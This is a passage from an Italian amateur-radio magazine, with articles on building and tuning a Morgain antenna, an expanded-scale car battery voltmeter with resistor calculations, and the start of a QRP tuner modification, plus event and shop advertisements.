quindi praticare tante serie di fori passanti (del diametro necessario a far passare il filo utilizzato) quanti sono i fili da tenere in posizione. Ovviamente tre nel caso della Morgain e due se dobbiamo realizzare una linea aperta o un dipolo ripiegato. Nel caso della Morgain la distanza tra i fili è di 45 mm, dunque foreremo i distanziali in modo appropriato.

I distanziali così realizzati possono evidentemente scorrere lungo il filo, dunque il loro utilizzo deve essere unito a un sistema che impedisca al distanziale di spostarsi sul filo. L'impiego di fascette di nylon è sconsigliato per la scarsa resistenza alla luce. Durante la realizzazione della antenna non avrei comunque adottato questo metodo perché non avevo a disposizione un numero sufficiente di fascette.

La cosa è stata velocemente risolta impiegando del semplice filo di rame smaltato da 1 mm (recuperato da un vecchio trasformatore) che andrà legato sulla parte di filo che è visibile all'interno del pezzetto di tubo che costituisce il distanziale. La cosa va ripetuta da entrambe le estremità del distanziale, il filo intermedio rimarrà senza alcuna legatura, ma il fissaggio delle due estremità rende il tutto stabile quanto basta. Come è visibile dalle foto la Morgain è tesa e i distanziali fanno benissimo il loro

lavoro anche se l'antenna è visibilmente "in discesa" (Foto 2).

L'impiego di filo di rame smaltato rende la legatura molto resistente alle inclemenze del clima: il rame è sicuramente più duraturo dei distanziali in PVC. La legatura metallica è comunque molto piccola rispetto alle dimensioni dell'antenna, anche se la cosa dovesse essere utilizzata per le gamme più alte non sorgerebbero certamente problemi in merito, almeno nel dominio delle HF.

Il montaggio è molto semplice, le foto visibili nella sequenza di montaggio sono certamente più chiare di qualsiasi descrizione.

Una volta passato il filo nei due fori opposti del distanziale con un piccolo cacciavite ne foriamo verso l'esterno qualche centimetro.

Qui inseriamo un pezzetto lungo circa 3 cm di filo di rame smaltato (1 – 1.5 mm) piegato a "U" che provvederemo ad attorcigliare su se stesso utilizzando un piccolo paio di pinze. Tiriamo ora le due estremità del filo che costituisce l'antenna fino a farlo tornare teso nella posizione originale.

Dopo avere inserito alla medesima distanza tutti i distanziali effettuiamo il passaggio del secondo filo, quello all'estremità opposta del distanziale curando che la legatura avvenga in modo da

mantenere il distanziale ortogonale ai due fili e che questi siano tesi su entrambi i distanziali. In questa fase è bene prevedere un punto fisso a cui fisseremo un estremo dell'antenna e che utilizzeremo per tenderla durante il posizionamento dei distanziali in PVC.

Completiamo e ancoriamo l'antenna

Il centrale è realizzato con pezzetto di bakelite su cui trova posto il PL, mentre le due estremità sono costituite da due pezzi del medesimo tubo in PVC lunghe circa 30 cm al cui interno passa una funicella di nylon. Il montaggio era provvisorio dunque ho utilizzato della funicella acquistata in uno dei tanti centri del fai da te. Per un montaggio definitivo è bene scegliere con cura questo particolare perché tipologie per uso "casalingo" potrebbero non gradire la luce solare. Ad esempio la classica funicella da tende si degrada fino a perdere ogni utilità pratica già dopo un anno di permanenza all'esterno.

Per installazioni definitive che coinvolgono alberi quali punti di ancoraggio, e la cosa è valida anche per dipoli, filari e quanto altro, particolarmente se di una certa lunghezza, è conveniente l'uso di vecchie cinture di sicurezza per auto. Il tessuto con cui sono fatte è per evidenti ragioni estremamente robusto, di solito è di colore nero (che aiuta nella resistenza al sole) e la larghezza di 47 mm assicura che la legatura non affondi nella corteccia dell'albero danneggiandolo. Legature di questo tipo sottoposte a carichi di parecchie centinaia di chili (ovviamente non da una antenna...) resistono all'esterno per molti anni. La reperibilità a costo zero è assicurata semplicemente facendo un giro per le autofficine: la riparazione di questi particolari è quasi impossibile e all'atto della sostituzione vengono gettate via. Non è dunque difficile eleemosinarne alcune. Il nastro è lungo due metri, o poco più, dunque si presta molto bene al nostro riutilizzo ed è perfetta-

mente smontabile dal meccanismo originale senza tagliarlo. Nella foto non è visibile, ma il lato basso della Morgain è ancora con una di queste.

Torniamo a noi...

Il problema della taratura di questa antenna è serio: purtroppo va eseguita nel punto in cui sarà utilizzata, e tirarla su e giù più di una volta è già di per sé un impegno... Poi andrebbe piazzata ad almeno $\frac{1}{4}$ d'onda di altezza: è improbabile in 80 metri, ma in 160...

Le due serie di ponticelli dovrebbero essere distanti circa 50 cm quelli interni (degli 80 m) e un metro o poco più quelli esterni dei 160 metri. In realtà le due tarature si influenzano a vicenda e la cosa si complica ulteriormente. Avendo io accorciato troppo l'antenna questi sono caduti fuori e li ho semplicemente eliminati. Malgrado questo le stazionarie non superavano l'1.5, e in 80 metri l'accordo perfetto lo si otteneva poco oltre 3.700 MHz. Il sistema di taratura impiega quattro

ponticelli provvisori, formati da un ponticello di filo e due spilli. Con gli spilli si buca il rivestimento in PVC del filo e si ponticella in modo provvisorio una parte dell'antenna, ovviamente i ponticelli devono rispettare le stesse distanze in entrambi i bracci. Una volta trovato il punto migliore si rimuovono i ponticelli provvisori e nello stesso punto si saldano i ponticelli definitivi. Quindi si impermeabilizza il tutto con qualche ditata di silicone.

Per finire... come funziona?

Bene, in 80 metri più che bene; in 160 soffre un pochino di più, ma nel complesso è utilizzabile. Del resto è lunga quanto un dipolo della gamma più alta. Le prove sono state eseguite con la complicità di Giulio IZ4FVW e Marco IW1DGK: segnali ottimi malgrado le distanze fin troppo ridotte e la potenza piuttosto scarsa. Qualche collegamento europeo in PSK e in RTTY, poi le vacanze sono terminate e l'an-

tenna smontata: del resto non avrebbe certamente resistito alla neve invernale. La vicinanza al mare delle Alpi Marittime provoca, come in buona parte del sud del Piemonte, nevicate abbondanti e spesso "bagnate" che travolgono ogni cosa non ben ancorata al tetto. Il prossimo anno la medesima posizione sarà sfruttata per qualche altra prova che richiede molto spazio.

Il costo è sempre un elemento importante: qui non ci sono problemi a reperire il materiale necessario, qualsiasi rivenditore di materiale elettrico, o un centro del fai da te, sarà in grado di soddisfare le nostre necessità. Una matassa (100 m) di cavo elettrico da 1.5 mm costa circa 12 euro (ne servono due, anche se ne avanza molto). Poi due tubi da impianto elettrico (le canne sono lunghe 3 metri) per un paio di monetine l'una portano il tutto a circa 30 euro. Non è molto, ma si tratta pur sempre di un pezzo di filo...





Fiera

del'informatica elettronica e radiantismo

Rovigo

Cen.Ser. - Viale Porta Adige 45

21 e 22 febbraio 2009

apertura dalle ore 9,00 alle ore 19,00

per tutta la durata della manifestazione saranno ospitati

Mercante in Fiera
mostra mercato dell'hobbista il luogo migliore per scambi tra appassionati di radiantismo e cine-foto-ottica

Mondo Linux
presentazione, conferenze, lezioni su programmi Open Source e Sistema Operativo libero

RIDUZIONE
di 1 Euro sul biglietto d'ingresso
biglietto intero 7 Euro - biglietto ridotto 6 Euro

PREVENDITA
venerdì dalle 15:00 alle 19:00 per l'ingresso di sabato
sabato dalle 10:30 alle 19:30 per l'ingresso di domenica

info: 0425 27401
www.arearebus.com
fiera@arearebus.com



Viale Beniamino Gigli, 15
60044 Fabriano AN
Tel. +39 0732 250458
Fax +39 0732 249253
info@pcbtech.it
www.pcbtech.it

 Nuovi PicoScope Serie 2200 compatti della Pico Technology Oscilloscopio, analizzatore di spettro, multimetro e datalogger a 2 canali via USB. www.pcbtech.it/Pico.htm Listino prezzi online.	 SuperPro 3000U Programmatore Universale a 48 Pin espandibile a 100 per memorie, micro e PLD. Supporta oltre 46.000 componenti. Programma connesso al PC via USB o in modalità Stand Alone. www.pcbtech.it/Xeltek.htm
 Motech FG515 Generatore di funzione sweep low cost. 15MHz, uscita TTL a 90MHz, frequenzimetro 2GHz, basso rumore e bassa distorsione. Risoluzione 4 digit. www.pcbtech.it/Motech.htm	

Visita il nostro sito... cogli al volo l'occasione!

www.pcbtech.it

Voltmetro "dedicato" alla misura dello stato di carica della batteria dell'auto

Indispensabile per non dover spingere la macchina...

Una delle situazioni sgradevoli nella mia attività di O.M. è quella in cui mi sono trovato, anni fa, con la batteria dell'auto completamente scarica dopo una serata di collegamenti in VHF, effettuati dalla sommità di una collina del Monferrato. Al momento del rientro, ripiegata l'antenna e pregustando già il letto, il motore diesel dell'auto, dopo un singhiozzo disperato, non si è più avviato. Non esistevano in quegli anni i cellulari e quindi non mi rimase che attendere l'alba, meditando sulla mia dabbenaggine, per raggiungere la borgata più vicina e richiedere il soccorso dell'ACI.

Da allora, facendo tesoro di quella esperienza, mi sono premunito di un voltmetro "dedicato" al controllo dello stato della batteria, progetto che vi propongo perché questo tipo di strumento non fa più parte, tranne poche eccezioni, della dotazione delle auto attuali.

Iniziamo con alcune considerazioni e con un discorso insolitamente lungo, considerando la semplicità del progetto, ma che ha lo scopo di farvi seguire tutto il puntuale ragionamento sul progetto e sulle soluzioni adottate.

Gli accumulatori ad acido per autoveicoli hanno una tensione,

a riposo e senza carichi collegati, che può variare, secondo lo stato della batteria, da 11,9 a 12,6 Vcc, a 21° C. Col motore avviato, questa tensione può essere compresa fra 13 e 15 Vcc, a seconda della temperatura, con il valore più alto in corrispondenza della temperatura più bassa.

I sacri testi dell'elettrauto riportano i valori di $14 \div 14,5$ Vcc, alle temperature medie delle nostre latitudini.

Per l'O.M. che opera in mobile ma non con l'autoveicolo in movimento, sono tre gli elementi più rilevanti da considerare:

- la massima tensione prevista sotto carica (= con motore acceso), può essere di 15 Vcc in ambiente fresco.
- la massima tensione prevista sotto carica e con l'inserimento di un ricetrasmittitore con uscita RF da $5 \div 10$ W, è mediamente di 14 Vcc.
- la tensione minima, senza carica, alla quale il motore dell'auto può ancora essere avviato, è mediamente di 11 V.


Impiegando un voltmetro convenzionale, con scala da 0 a 15 V, il suo utilizzo avviene nella porzione alta della scala, ovvero dal 73% della deflessione rispetto il fondo scala, deflessione che corrisponde a 11 V, fino al 100% a 15 V. La porzione di scala fra 0

e 11 V non viene perciò mai utilizzata. Ciò significa anche che la variazione fra la tensione sotto carica (normalmente 14 V) e quella con ricarica ridotta, dovuta al possibile slittamento della cinghia del ventilatore (normalmente 13 V), non risulta sufficientemente grande per essere notata su uno strumento convenzionale con un rapido colpo d'occhio.

La soluzione ideale è quella di usare uno strumento che non parta da 0 ma che inizi a indicare partendo da 11 V (in corrispondenza dello zero meccanico) e che abbia il fondo scala a 16 V e quindi che possa utilizzare tutta l'elongazione della scala come risoluzione. Questo corrisponde a una differenza di 5 V fra il valore minimo e quello massimo e questa lettura viene agevolata usando strumenti con scala suddivisa fra 0 e 100. Questo è il motivo per cui non si è scelto, come campo di misura, i valori da 11 a 15 V che corrisponderebbero a una differenza di 4 V difficilmente sovrapponibile a una scala con 100 divisioni.

Vediamo ora, in dettaglio, il progetto che ho adottato e che ritengo valido. Quello che si vuole ottenere è:

- Uno strumento che indichi da 11 a 16 Vcc, con gli 11 V in cor-



Realizzazione del contenitore con cartone da 3 mm

quella d'ingresso (V_m), eguale alla tensione di riferimento (V_z) quando quella di ingresso è uguale a 11 V. Lo strumento misura così la differenza fra le due tensioni. Una corretta scelta del valore dei resistori permetterà allo strumento di indicare, con la completa elongazione dell'indice (dallo 0 al fondo scala), tensioni comprese fra 11 e 16 V. Vediamo ora alcuni punti essenziali del progetto.

Di massima può essere impiegato ogni diodo Zener con tensione di intervento inferiore a 11 V. Vi sono altre due considerazioni che consigliano una tensione più bassa degli 11 V. La prima riguarda il coefficiente di temperatura (la tensione di Zener rispetto alla temperatura a cui lavora) a un valore di corrente di circa 5 mA. La variazione della tensione di Zener legata al mutare della temperatura è la causa più importante di instabilità e quindi la scelta di una tensione più bassa di lavoro rappresenta una soluzione migliore. I resistori e lo strumento hanno una dipendenza trascurabile rispetto alla temperatura e la variazione (in ingresso) della tensione sotto carica della batteria, con il variare della temperatura esterna, risulta più grande di ogni altro effetto interno sulla lettura dello strumento.

La sensibilità alla temperatura può essere verificata, in modo empirico, con l'applicazione di uno spray aerosol refrigerante e ciò conferma che nessuna misura particolare sarà necessaria nell'esecuzione del progetto.

La seconda considerazione nella scelta della tensione di Zener è che la corrente del diodo risulta proporzionale a $(V_{ing} - V_z)$ è quindi se la V_z è prossima a V_{ing} , il rapporto delle correnti, in corrispondenza della tensione minima e di quella massima di ingresso, diventa ampio e ciò causa una riduzione della stabilità dello Zener.

Entrambi questi punti del progetto possono essere soddisfatti scegliendo un diodo Zener da 5,6 V (risultati altrettanto buoni si ottengono con diodi Zener da

rispondenza dello zero meccanico, i 13,5 V indicati al 50% della deflessione totale e i 16 V in corrispondenza del fondo scala.

- Carico sul circuito della batteria, trascurabile e comparabile a quello richiesto dalla lampadina di illuminazione della scala e a quello del ricetrasmittitore.
- Precisione almeno del 5 %.
- Risoluzione: 0,1 V.

Consideriamo il circuito di figura 1 dove un diodo Zener da 11 V è collegato in serie a un voltmetro con portata da 0 a 5 Vcc. Se la caduta di tensione del diodo Zener è esattamente pari a 11 V, lo strumento indicherà 0 fino a quando la tensione applicata al circuito non supera gli 11 V.

Dopo questo valore, lo strumento indicherà $(V_{ing} - 11)$ V sulla sua scala 0 ÷ 5 V, fornendo così il campo richiesto di 11 ÷ 16 Vcc.

I diodi Zener da 11 V non sono però facilmente reperibili. È tuttavia possibile e conveniente utilizzare diodi Zener con un tensione di intervento inferiore a 11 V, utilizzando il circuito mostrato nella figura 2.

Il diodo Zener, che è alimentato attraverso un resistore (R_3) dalla tensione di ingresso, genera una tensione di riferimento (V_z). Questa tensione non deve variare in modo significativo con la variazione, da 11 a 16 V, della tensione di ingresso.

Un divisore di tensione ($R_1 - R_2$) viene collegato all'ingresso e fornisce una tensione, frazione di

Fig. 1 - Strumento sfalsato dallo 0 con diodo Zener da 11 V.





Fig. 2 - Strumento sfalsato dallo 0 con diodo Zener a tensione più bassa di 11 V.





Progetto terminato. Il contenitore è stato ricoperto di simil pelle nera (bucram) e la scala dello strumento adattata all'impiego specifico.

4,7 a 6,2 V, ricalcolando, ovviamente, i valori dei resistori del circuito).

La realizzazione, con l'installazione sulla autovettura, è soggetta a considerevoli vibrazioni ed urti. Per porre rimedio a questi problemi meccanici, può essere applicato all'equipaggio mobile dello strumento, uno smorzamento elettrico. Ciò si effettua inserendo esternamente, in parallelo alla bobina mobile, un resistore (*shunt*) che fornisca una ripartizione, a bassa impedenza, alla corrente indotta nella bobina dello strumento, dal movimento della massa meccanica dell'indice. Questa corrente scorre in direzione opposta a quella generata (legge di Lenz) e quindi fornisce un valido smorzamento meccanico al sistema.

Quest'ultima soluzione rappresenta però una riduzione penalizzante della sensibilità dello strumento ma è accettabile se la si compara con la corrente assorbita dalla lampadina di illuminazione della scala dello strumento, a quella assorbita dal ricetrasmittitore e da altri equipaggiamenti elettrici dell'autoveicolo. Inserendo un resistore come derivatore ai capi dello strumento, di valore tale che porti la sensibilità totale a 5 mA su uno strumento di sensibilità in origine compresa fra i valori di 300 μA e 1 mA, si è certi di avere un buon risultato finale.

Occorre rammentare che la maggior parte degli strumenti hanno un equipaggio mobile con una sensibilità compresa fra i 50 μA e 1 mA e che normalmente riportano, sulla scala o sul retro, il valore della loro resistenza interna. In assenza di questo valore, utile per i calcoli che seguiranno, vi suggerisco di rileggere un precedente articolo, apparso su queste pagine, che indicava come recuperare gli strumenti di misura surplus, per avere le necessarie indicazioni che consentano l'individuazione delle loro caratteristiche originali.

Gli strumenti con una sensibilità superiore a 5 mA sono normalmente realizzati con equipaggi mobili da 1 mA più uno *shunt* interno. Il calcolo dello *shunt* di smorzamento verrà indicato alla fine di questo articolo.

Come si è detto, gli strumenti con scala suddivisa fra 0 e 100, di solito, portano 50 divisioni sulla scala che si adattano perfettamente con la portata finale di 5 V dello strumento che vogliamo realizzare (da 11 a 16 Vcc). Non necessita così ritracciare le divisioni della scala di lettura ma occorre solo ridisegnare il valore massimo. I vecchi numeri possono eventualmente essere ricoperti con una striscia di carta, con vernice bianca o possono essere raschiati via agendo, con mano leggera, con una lametta da barba o altro tipo di lama affi-

lata. I valori della nuova scala possono essere riportati usando dei trasferibili o riscritti con una penna Rapidograph Rotring ® o similare. Non occorre una grande accuratezza in questa operazione se si riutilizza la suddivisione originale della scala dello strumento.

Un modello di strumento molto adatto alla realizzazione di questo progetto, è quello con scala rettangolare ad arco, alta circa 1,5 cm e l'equipaggio mobile montato orizzontalmente sul retro, con l'indice piegato a 90°, che normalmente equipaggiavano, come VU-meter, i registratori audio. Presso la ESCO e altri venditori di materiale surplus e sui banchi dei vari mercati radioamatoriali questo tipo di strumento è facilmente reperibile al prezzo di pochi caffè.

Lo strumento può essere alloggiato in una scatoletta di plastica o di legno oppure fissato direttamente sul cruscotto dell'auto, praticando una apertura rettangolare. Può essere corredato di una lampadina da 6 V per l'illuminazione della scala per rendere più agevole la lettura della tensione.

Vediamo ora il calcolo dei valori resistivi.

Ipotizzando di usare un diodo Zener da 5,6 V, uno strumento da 1 mA f.s. con *shunt* per desensibilizzarlo a 5 mA e con illuminazione della scala, ecco la lista delle variabili:

$V_{\min}$ = tensione di ingresso per la quale l'indice dello strumento fornisce l'indicazione di 0.

$V_{\max}$ = tensione d'ingresso per la quale l'indice dello strumento raggiunge il fondo scala.

V_z = tensione di Zener.

$I_{\max}$ = corrente che deve scorrere nello strumento per portare l'indice a fondo scala.

$I_{f.s.}$ = corrente di fondo scala dello strumento, in origine e senza l'eventuale *shunt*.

I_z = corrente nello Zener a $V_{\min}$.

R_m = resistenza interna dello strumento.




Fig. 3 - Schema finale del progetto

Elenco componenti

Una scatola di plastica o di legno che contenga il voltmetro.

R1 = Resistore a film metallico (alta stabilità) da 1 kΩ - 0,3 W

R2 = Resistore a film metallico (alta stabilità) da 1 kΩ + 1 da 39Ω

R3 = Resistore a film metallico (alta stabilità) da 1 kΩ

R4 = Resistore a film metallico (alta stabilità) da 12 Ω (Nota: dipende dal valore della resistenza dello strumento).

R5 = Resistore da 330 Ω, 0,5 W.

D1 = Diodo Zener da 5,6 V (BZY 88 - C5V6)

M1 = Milliampereometro da 0 ÷ 1 mA

LP1 = Lampadina da 6 V/ 6 mA

PL1 = Spina per la presa dell'accendino.

Si può affermare che, a patto che la resistenza interna dello strumento munito di *shunt* e quella del diodo Zener, in corrispondenza della sua rampa, siano piccole, avremo:

$$R1 = \frac{V_{\max} - V_{\min}}{I_{\min}}$$

$$R2 = \frac{V_{\max} - V_{\min}}{I_{\max}} \times \frac{V_z}{V_{\min} - V_z}$$

$$R3 = \frac{I_{f.s.}}{I_{\max} - I_{f.s.}} \times R_m$$

Esempio: Supponiamo che i parametri siano i seguenti:

$V_{\min} = 11 \text{ V}$:

$V_{\max} = 16 \text{ V}$ (cioè quella della batteria dell'auto in carica).

$V_z = 5,6 \text{ V}$.

$I_{\max} = 5 \text{ mA}$ (vedi nota 1).

$I_{f.s.} = 1 \text{ mA}$.

$I_z = 5 \text{ mA}$ (vedi nota 2).

$R_m = 50 \Omega$

Nota 1: l'esperienza indica che, di norma, gli strumenti con *shunt* e con sensibilità inferiore a 5 mA sono sufficientemente smorzati e hanno, quasi sempre valori convenienti.

Nota 2: scegliendo la corrente minima di Zener eguale a quella finale del fondo scala dello strumento ($I_{\max}$), si contiene la variazione della corrente attraverso lo Zener in una gamma inferiore a 3:1. Questo consente di avere una adeguata stabilità senza richiedere una corrente eccessiva.

Con questi dati possiamo ottenere i valori riportati nella tabella 1.

Il modo più semplice per realizzare il progetto è quello di fissare i componenti direttamente sul retro dello strumento senza il supporto di un circuito stampato. Il tutto deve essere corredato di un cordone di alimentazione terminato con una spina per la presa dell'accendino, tranne che non si scelga la soluzione di un collegamento, interponendo un fusibile da 50 mA, direttamente in parallelo ai morsetti della batteria.

Se vi accontentate di una limitata precisione, non necessita alcun controllo, tranne quello di variare eventualmente il valore

Componenti	Valori esatti	Valori approssimati
R1	1 kΩ	1 kΩ
R2	1037 Ω	1 kΩ + 39 Ω
R3	1080 Ω	1 kΩ
R4	12 Ω	12 Ω
R5	330 Ω	330 Ω

Tabella 1

del resistore **R5** posto in serie alla lampada di illuminazione della scala per ottenere la desiderata luminosità in diverse condizioni di illuminazione esterna.

Per ottenere un'elevata precisione, occorre usare un alimentatore a tensione variabile, da laboratorio, per controllare la tensione all'entrata con l'impiego di un voltmetro digitale.

Regolare i valori di **R1** e di **R2** per fissare i punti a 11 V (0 % del fondo scala) e a 16 V (100 % del fondo scala). I punti intermedi della scala sono determinati dalla classe dello strumento.

In alcuni modelli d'auto, la presa dell'accendino è alimentata in permanenza, in questo caso si consiglia di alimentare il circuito di illuminazione della scala dello strumento, collegandolo alle luci di posizione dell'auto.

Lasciando il circuito del voltmetro collegato permanentemente alla batteria, si impone un carico permanente di circa 12 mA sulla stessa che equivale a circa 300 mA/h al giorno. Questo assorbimento non rappresenta un problema se l'autovettura viene usata tutti i giorni, ma può rappresentarlo quando andate in vacanza. In questa circostanza conviene scollegare lo strumento dal circuito togliendo la spina dalla presa dell'accendino.

Un ultimo suggerimento è quello di fissare il contenitore del voltmetro in modo sicuro, mediante una staffa o con delle strisce di Velcro®.

Buon lavoro e i "califfi" dell'elettronica scusino la prolissità dell'articolo, la cui funzione è stata anche quella di far ragionare i neofiti e non limitarli a copiare banalmente il progetto.

Modifiche all'accordatore QRP

Ideale per antenne filari

Scopo di questo breve intervento è quello di illustrare delle modifiche circuitali per rendere più versatile un piccolo accordatore proveniente dal mercato dell'utenza CB. Si tratta del modello M27 della Zetagi, da me acquistato per pochi euro in un mercatino dell'usato, dove si trovava abbandonato fra carabattole tutt'altro che elettroniche. L'estinzione dei CB ha reso disponibile molto materiale simile, che può essere agevolmente portato in banda radioamatoriale. L'oggetto è già stato sottoposto ad una serie di modifiche circuitali sia da me che da altri OM che sono state pubblicate su vecchi numeri di RadioKit.

Purtroppo la flessibilità aumentava, ma sulla mia modifica risentiva ancora della mancanza di possibilità di commutare l'induttanza. Questo obbligava a fermare l'accordo sui 40 m, fra l'altro

lavorabili solo con fili di circa 10m di lunghezza. Sulle altre bande si notava invece la difficoltà di lavorare con i variabili a capacità medio/massima, ma solo con lamelle "tutte fuori". Per ovviare a ciò ho inserito una bobina commutabile a 6 posizioni, in quanto ulteriori commutazioni non hanno dato risultati interessanti (piuttosto complicavano ulteriormente il progetto). Infatti, stante le dimensioni veramente ridotte del contenitore, l'inserimento di un commutatore rotativo è abbastanza critica, specie per il "giro" dei collegamenti bobina -> commutatore.

Componenti della modifica

2 condensatori da 500pF
1 commutatore 1 via 6 posizioni 250V 1 A
1 supporto diametro 25 mm

plastico, lunghezza circa 8cm

Filo di rame argentato o smaltato diam. 1 mm, circa 4 metri


2 interruttori 1 via 250V 1A

40cm di calza di rame argentata da cavo coax TV

Esecuzione della modifica

Iniziate rimuovendo con cura il cablaggio interno e i due condensatori variabili originali da circa 350pF, riponendoli per un prossimo uso. Verificate con un tester in posizione ohm x 1000 che tra rotore e statore dei due condensatori da 500pF non vi siano corto circuiti. La prova va eseguita ruotando lentamente il perno e controllando l'indice del tester. Fissateli ora al posto degli originali e verificate che a lamelle TUTTE fuori (minima capacità) il coperchio chiuda senza interferenze. Ora con la calza di mas-







sa del cavo TV, preventivamente appiattita, create un collegamento fra la massa dei due variabili e la massa dei PL di entrata / uscita.

Agite con un buon saldatore da una sessantina di watt, in modo di avere dei punti di contatto sicuri. Passate ora, con lo schema elettrico alla mano a cablare i collegamenti "caldi", cioè quelli interessati dal passaggio di radiofrequenza. Con un primo tratto di filo argentato portatevi dal PL di ingresso al primo interruttore, e su di questo collegate un altro tratto di filo che porti al lato "caldo" del primo variabile. Dall'uscita eseguite un collegamento identico al secondo interruttore ed al lato "caldo" del secondo variabile. E' ora il momento di passare alla preparazione della bobina modificata. Eseguite un foro passante da circa 1,5

